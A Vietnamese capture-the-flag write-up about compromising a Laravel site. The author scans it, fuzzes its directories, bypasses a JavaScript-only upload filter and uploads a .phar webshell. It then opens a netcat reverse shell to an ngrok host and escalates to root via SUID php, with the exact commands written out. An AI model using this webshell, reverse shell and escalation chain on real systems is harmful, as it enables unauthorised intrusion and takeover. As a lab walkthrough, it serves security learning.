


Sử dụng Nmap để Scan port:

```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 55 OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 f8:dd:39:d5:a7:c9:ef:3b:00:40:8b:fe:bb:ca:c4:08 (RSA)
|   ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGDQDE1Om6xLYA3YNM6IMDqmtlBdbBumjD14xPLkLzURExa00CCLm8IsdmlYveNc99tFmpn60kZwFexv+haaMCMOfHwBA0Guss8L7hfYn0LNUL+Qkvu9mI/C/X1lu7lyxdZUWii+fp3QXN89UnaRMfZQP
|   rco8CzKF9g0f+fGmYL65zUgkFkosl/x2yHfhyZlEp40vJ3FF8AYudxHcgDXoFdu9huf+P6KVCW0Z09YnkzuofZrtSj+GSGVE7L6XH8Hr+J4nN2kFrEgcXdxVQzrsV/XJlq1kbJcm6/PeguZnh+ay0uSreXUVYqx8eD1BhXxTLXgZwEDG1Mfb12lBeGeUQA
|   OTTtneShahyXdy9hK9AEQ97+IZNh0G1IvKGoYdG1SS1sckUuWKE7mtE400LJzFg+aXTE98lLPFHsKlvan/L16Xa24JcXLBvMvMpxw33Qdnef3537EZ2TLycrThun6/g91Tqv1nLM6/5tMdb0JKQJlwnDjVakZw2XWwsjXP8=
|   256 6a:82:dd:8a:f4:cf:da:43:67:5f:29:68:7b:8e:3b:42 (ECDSA)
|   ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTU1bmlzdHhAYTYAAAIbm1zdHhAYNTYAAABBCe4DDFRBc9qakAnGUDG1z5bA0vqhT5/gL7HmKBUbXl9mYtkKwrbIdPOAdCGi19MmIDTWfji/ZJEAR8ZQ0=
|   256 27:e2:cf:df:5a:c4:b7:30:ae:05:d4:b6:5c:c6:a4:03 (ED25519)
|   ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIGP4FBjHmv0bt19yL5xURDsXEuBag09dezsyuATQhu7
8000/tcp  open  http      syn-ack ttl 54 Apache httpd 2.4.52 ((Ubuntu))
|_ http-title: Laravel
|_ http-methods:
|_ Supported Methods: GET HEAD OPTIONS
|_ http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E
|_ http-server-header: Apache/2.4.52 (Ubuntu)
```

Mở trình duyệt và truy cập: <http://49.236.211.69:8000/>



Phiên bản Framework được sử dụng: Laravel v8.73.2 (PHP v7.4.30)

Sử dụng ‘[wfuzz](#)’ để tìm kiếm các thư mục và file ẩn:

Thư mục:

```
$ wfuzz -c -z file,/opt/SecLists/Discovery/Web-Content/raft-large-directories.txt --hc 404 "http://49.236.211.69:8000/FUZZ"
/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation f
or more information.
* Wfuzz 3.1.0 - The Web Fuzzer *
*****
Target: http://49.236.211.69:8000/FUZZ
Total requests: 62284

ID      Response  Lines  Word  Chars  Payload
-----
000000009: 301        9 L    28 W    318 Ch  "js"
000000002: 301        9 L    28 W    322 Ch  "images"
000000088: 200       31 L    67 W   1138 Ch  "upload"
000004227: 403        9 L    28 W    280 Ch  "server-status"
000004255: 200      119 L   961 W  17593 Ch  "http://49.236.211.69:8000/"
```


Files:

```
$ wfuzz -c -z file,/opt/SecLists/Discovery/Web-Content/raft-large-files.txt --hc 404 "http://49.236.211.69:8000/FUZZ"
/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation f
or more information.
* Wfuzz 3.1.0 - The Web Fuzzer *
*****
Target: http://49.236.211.69:8000/FUZZ
Total requests: 37050


ID      Response  Lines  Word  Chars  Payload
-----
000000001: 200      119 L   961 W  17593 Ch  "index.php"
000000157: 403        9 L    28 W    280 Ch  ".htaccess"
000000212: 200       28 L    74 W   1183 Ch  "web.config"
000000248: 200        2 L     3 W    24 Ch  "robots.txt"
000000337: 403        9 L    28 W    280 Ch  ".html"
000000806: 403        9 L    28 W    280 Ch  ".php"
```

Kiểm tra các file: ‘web.config’ và ‘robots.txt’ và source code của cả 2 nhưng không có gì đáng chú ý:


web.config: <http://49.236.211.69:8000/web.config>




web.config: view-source:<http://49.236.211.69:8000/web.config>




robots.txt: <http://49.236.211.69:8000/robots.txt>




robots.txt: view-source:<http://49.236.211.69:8000/robots.txt>




Kiểm tra đường dẫn đến 'upload'. Truy cập: <http://49.236.211.69:8000/upload>




Kiểm tra source code của trang:



Phát hiện có đường dẫn: <http://49.236.211.69:8000/js/disable.js>



Tiến hành disable javascript trong trình duyệt và reload trang được kết quả:



Vì server sử dụng php nên tạo file shell.php:

```
$ cat shell.php
<?php phpinfo(); ?>
```

Sau đó tiến hành upload file và kết quả:

Whoops! There were some problems with your input.


- Upload fail, require image with extension jpeg,png,jpg,gif,svg.

Server trả về lỗi và chỉ chấp nhận file ảnh. Mất một lúc search google và tìm hiểu thì phát hiện: một trong những lỗ hổng của PHP năm 2018: [phar deserialization](#)


Tiến hành đổi đuôi file từ shell.php → shell.phar

```
L$ cat shell.phar
<?php phpinfo(); ?>
```

Upload file shell.phar được kết quả:




Vậy là đã thành công upload webshell.



Sau khi upload thành công thì sẽ có một đường dẫn đến file vừa upload:

<http://49.236.211.69:8000/images/xxxxxxxxxx.phar> (xxxxxxxx là thứ tự của file khi upload), truy cập link và kết quả:




Đoạn code php đã được thực thi bởi phía server.

Upload webshell:

```
$ cat shell.phar
<?php system($_GET['cmd']); ?>
```

Kết quả:




Server có netcat



Sử dụng ngrok để tunnel:

Tìm hiểu: '[install and use Ngrok](#)', '[hack with ngrok](#)'



Set up listen với netcat:

<http://49.236.211.69:8000/images/1658238575.phar?cmd=nc> -c sh lhost lport

(lhost: địa chỉ của ngrok, ex: 0.tcp.ap.ngrok.io ;lport: cổng của ngrok, ex: 11050)

```
$ nc -nlvp 1234
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from ::1.
Ncat: Connection from ::1:40588.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
whoami
www-data
```

Lấy thành công reverse shell.

Dùng “find / -type f -user root -perm -u=s 2>/dev/null” để tìm kiếm process chạy dưới quyền root.

```
find / -type f -user root -perm -u=s 2>/dev/null

/usr/bin/newgrp
/usr/bin/umount
/usr/bin/mount
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/su
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/php7.4
/usr/bin/pkexec
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/libexec/polkit-agent-helper-1
```

Nhận thấy php SUID root, sử dụng [GTFObins](#) để tìm câu lệnh khai thác

CMD="/bin/sh"

php -r "pcntl_exec('/bin/sh', ['-p']);"

```
CMD="/bin/sh"
php -r "pcntl_exec('/bin/sh', ['-p']);"
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
whoami
root
cd /root
ls
root.txt
█
```

Đọc file root.txt được:

```
cat root.txt
0000JFIF00C
```

Nhận thấy JFIF là header của file jpg. Ta thực hiện việc mã hóa content ảnh dưới dạng base64:

base64 root.txt > image

```
base64 root.txt > image
ls
image
root.txt
```

```
base64 root.txt > image
ls
image
root.txt
```

```
cat image
```

```
/9j/4AAQSkZJRgABAQAAAQABAAD/2wBDAAQEBAQEBAQEBAQBgUGBggHBwcHCAwJCQkJCQwTDA4M
DA4MExEUEA8QFBEEfxUVF4iHRsdIioLJSO0MjRERFz/2wBDAAQEBAQEBAQEBAQBgUGBggHBwcH
CAwJCQkJCQwTDA4MDA4MExEUEA8QFBEEfxUVF4iHRsdIioLJSO0MjRERFz/wAARCAIEA1oDASIA
AhEBAxEB/8QAHwAAAQUBAQEBAQEAAAAAAAAAAAECAwQFBgcICQoL/8QAtRAAAgEDAwIEAwUFBAQA
AAF9AQIDAAQRBRIhMUEGE1FhByJxFDKBkaEII0KxwRVS0fAkM2JyggkKFhcYGRolJicoKSo0NTY3
ODk6Q0RFRkdISUpTVFVWV1hZWmNkZWZnaGlqc3R1dnd4eXqDhIWGh4iJipKTlJWWl5iZmqKjpKWm
p6ipqrKztLW2t7i5usLDxMXGx8jJytLT1NXW19jZ2uHi4+Tl5ufo6erx8vP09fb3+Pn6/8QAHwEA
AwEBAQEBAQEBAQAAAAAAAAECAwQFBgcICQoL/8QAtREAAgECBAQDBAcFBAQAAQJ3AAECAxEEBSEx
BhJBUQdhcRMiMoEIFEKRobHBCSMzUvAVYnLRChYkNOEl8RcYGRomJygpKjU2Nzg5OkNERUZHSElK
U1RVVldYWVpjZGVmZ2hpanN0dXZ3eHl6goOEhYaHiImKkpOUlZaXmJmaoq0kpaanqKmqsr00tba3
uLm6wsPExcbyMnK0tPU1dbX2Nna4uPk5ebn60nq8vP09fb3+Pn6/9oADAMBAAIRAxEAPwD5Zppp
```

Sử dụng [Cyberchef](#) để decode base64 và render image.

